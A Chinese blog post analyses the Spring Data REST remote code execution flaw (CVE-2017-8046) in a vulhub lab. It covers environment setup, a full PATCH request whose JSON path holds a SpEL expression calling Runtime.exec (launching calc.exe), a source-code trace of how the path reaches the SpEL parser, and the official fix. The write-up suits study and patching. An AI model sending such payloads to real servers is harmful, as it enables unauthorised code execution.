


 本文深入分析了Spring Data REST中的远程代码执行(RCE)漏洞,详细介绍了漏洞原理、环境搭建、复现过程及修复方案。通过追踪数据流,揭示了SPEL表达式解析导致的漏洞,并提供防范措施。
漏洞信息
pivotal发布的漏洞信息如下:
Malicious PATCH requests submitted to servers using Spring Data REST backed HTTP resources can use specially crafted JSON data to run arbitrary Java code.
简而言之,就是Spring Data REST对PATCH方法处理不当,导致攻击者能够利用JSON数据造成RCE。本质还是因为spring的SPEL解析导致的RCE。
环境搭建
关于Spring Data REST可以参考Guides,但是本人在按照这个教程搭建出现了问题,所以建议大家看看这个引导,但是漏洞环境的搭建没有必要参考这个。
在Guides提供了最终的项目代码下载,可以直接从Github上面下载。https://github.com/spring-guides/gs-accessing-data-rest.git,使用其中的complete项目。
修改其中的spring-boot-starter-parent为存在漏洞的版本,本文中采用的是1.5.6的版本:
<parent>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-parent</artifactId>
    <version>1.5.6.RELEASE</version>
</parent>通过maven更新完依赖之后,查看与漏洞有关的几个组件的版本:

使用IDEA运行整个项目,访问localhost:8080,如果没有报错出现以下的界面则说明搭建成功。

漏洞复现
PATCH
在进行漏洞复现之前,先介绍下PATCH相关的用法。
对于JSON Patch请求方法IETF制定了标准RFC6902。JSON Patch方法提交的数据必须包含一个path成员(path值中必须含有/),用于定位数据,同时还必须包含op成员,可选值如下:
- add,添加数据
- remove,删除数据
- replace,修改数据
- move,移动数据
- copy,拷贝数据
- test,测试给定数据与指定位置数据是否相等
在使用PATCH方法时,有两点需要注意(关于这两点,后面通过源码分析会进行说明):
- 必须将Content-Type指定为
application/json-patch+json。 - 请求数据必须是json数组。
漏洞复现
本漏洞的分析方法采用的是通过执行POC的方式来追踪数据流来分析漏洞。
通过POST方法添加一个用户
查看所有用户信息,系统中已经多存在了1个用户(people1)

通过PATCH方法更新people1的lastName信息。根据前面对PATCH方法的介绍,我们需要发送如下的payload:
这一步可以不进行操作,只是为了演示PATCH的用法
发送payload,发起攻击。
PATCH /people/1 HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type:application/json-patch+json
Content-Length: 169

[{ "op": "replace", "path": "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99, 46, 101, 120, 101}))/lastName", "value": "vulhub" }]
顺利弹出计算器。
漏洞分析
由于整个程序对于Payload的处理堆栈较长,本文直接从Spring Data REST对JSON的数据处理开始进行分析。入口文件是位于org.springframework.data.rest.webmvc.config.JsonPatchHandler:apply()中。
public <T> T apply(IncomingRequest request, T target) throws Exception {
    Assert.notNull(request, "Request must not be null!");
    Assert.isTrue(request.isPatchRequest(), "Cannot handle non-PATCH request!");
    Assert.notNull(target, "Target must not be null!");
    if (request.isJsonPatchRequest()) {
        return applyPatch(request.getBody(), target);
    } else {
        return applyMergePatch(request.getBody(), target);
    }
}通过request.isJsonPatchRequest确定是PATCH请求之后,调用applyPatch(request.getBody(), target);。其中isJsonPatchRequest的判断方法是:
public boolean isJsonPatchRequest() {
    // public static final MediaType JSON_PATCH_JSON = MediaType.valueOf("application/json-patch+json");
    return isPatchRequest() && RestMediaTypes.JSON_PATCH_JSON.isCompatibleWith(contentType);
}所以这就要求我们使用PATCH方法时,contentType要为application/json-patch+json。(对应于PATCH方法的第一个注意点)
继续跟踪进入到applyPatch()方法中:
<T> T applyPatch(InputStream source, T target) throws Exception {
    return getPatchOperations(source).apply(target, (Class<T>) target.getClass());
}继续跟踪进入到getPatchOperations()中:
private Patch getPatchOperations(InputStream source) {
    try {
        return new JsonPatchPatchConverter(mapper).convert(mapper.readTree(source));
    } catch (Exception o_O) {
        throw new HttpMessageNotReadableException(
                String.format("Could not read PATCH operations! Expected %s!", RestMediaTypes.JSON_PATCH_JSON), o_O);
    }
}利用mapper初始化JsonPatchPatchConverter()对象之后调用convert()方法。跟踪org.springframework.data.rest.webmvc.json.patch.JsonPatchPatchConverter:convert()方法:

convert()方法返回Patch()对象,其中的ops包含了我们的payload。进入到org.springframework.data.rest.webmvc.json.patch.Patch中,
public Patch(List<PatchOperation> operations) {
    this.operations = operations;
}通过上一步地分析,ops是一个List<PatchOperation>对象,每一个PatchOperation对象中包含了op、path、value三个内容。进入到PatchOperation分析其赋值情况。
public PatchOperation(String op, String path, Object value) {

    this.op = op;
    this.path = path;
    this.value = value;
    this.spelExpression = pathToExpression(path);
}进入到pathToExpression()中
public static Expression pathToExpression(String path) {
    return SPEL_EXPRESSION_PARSER.parseExpression(pathToSpEL(path));
}可以看到这是一个SPEL表达式解析操作,但是在解析之前调用了pathToSpEL()。进入到pathToSpEL()中。
private static String pathToSpEL(String path) {
    return pathNodesToSpEL(path.split("\\/"));          // 使用/分割路径
}

private static String pathNodesToSpEL(String[] pathNodes) {
    StringBuilder spelBuilder = new StringBuilder();
    for (int i = 0; i < pathNodes.length; i++) {
        String pathNode = pathNodes[i];
        if (pathNode.length() == 0) {
            continue;
        }
        if (APPEND_CHARACTERS.contains(pathNode)) {
            if (spelBuilder.length() > 0) {
                spelBuilder.append(".");            // 使用.重新组合路径
            }
            spelBuilder.append("$[true]");
            continue;
        }
        try {
            int index = Integer.parseInt(pathNode);
            spelBuilder.append('[').append(index).append(']');
        } catch (NumberFormatException e) {
            if (spelBuilder.length() > 0) {
                spelBuilder.append('.');
            }
            spelBuilder.append(pathNode);
        }
    }
    String spel = spelBuilder.toString();
    if (spel.length() == 0) {
        spel = "#this";
    }
    return spel;
}重新回到org.springframework.data.rest.webmvc.config.JsonPatchHandler:applyPatch()中,
<T> T applyPatch(InputStream source, T target) throws Exception {
    return getPatchOperations(source).apply(target, (Class<T>) target.getClass());
}目前已经执行getPatchOperations(source)得到的是一个Patch对象的实例,之后执行apply()方法。进入到org.springframework.data.rest.webmvc.json.patch.Patch:apply(),
public <T> T apply(T in, Class<T> type) throws PatchException {
    for (PatchOperation operation : operations) {
        operation.perform(in, type);
    }
    return in;
}
实际上PatchOperation是一个抽象类,实际上应该调用其实现类的perform()方法。通过动态调试分析,此时的operation实际是ReplaceOperation类的实例(这也和我们传入的replace操作是对应的)。进入到ReplaceOperation:perform()中,
<T> void perform(Object target, Class<T> type) {
    setValueOnTarget(target, evaluateValueFromTarget(target, type));
}

protected void setValueOnTarget(Object target, Object value) {
    spelExpression.setValue(target, value);
}在setValueOnTarget()中会调用spelExpression对spel表示式进行解析,分析此时的参数情况:

最后成功地弹出计算器。
漏洞修复
根据官方发布的漏洞修复commit

可以看到主要是在PatchOperation.java:evaluateValueFromTarget()中增减了对路径的验证方法verifyPath(),其中的关键代码是:
String pathSource = Arrays.stream(path.split("/"))//
                        .filter(it -> !it.matches("\\d")) // no digits
                        .filter(it -> !it.equals("-")) // no "last element"s
                        .filter(it -> !it.isEmpty()) //
.collect(Collectors.joining("."));为什么实现了evaluateValueFromTarget()这个方法就能够阻止RCE的攻击呢?之前在漏洞分析中已经说明了,最终执行的是ReplaceOperation:perform(),
<T> void perform(Object target, Class<T> type) {
    setValueOnTarget(target, evaluateValueFromTarget(target, type));
}在执行setValueOnTarget()之前先会调用evaluateValueFromTarget(),而这个函数就是父类的函数即PatchOperationevaluateValueFromTarget(),所以通过更改PatchOperation:evaluateValueFromTarget()方法,对PATH路径进行验证,确保PATH的安全性,就能够防止通过SPEL表示执行RCE。
总结
最终还是因为SPEL表大会造成的RCE。最终吐槽一下,Java相关的环境搭建起来真的是麻烦(这也导致分析Java漏洞时需要专门用一章来说明漏洞环境的搭建),函数的追踪也很绕。
靶机地址:
https://vulhub.org/#/environments/spring/CVE-2017-8046/





 扫一扫
扫一扫


 1859
1859

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





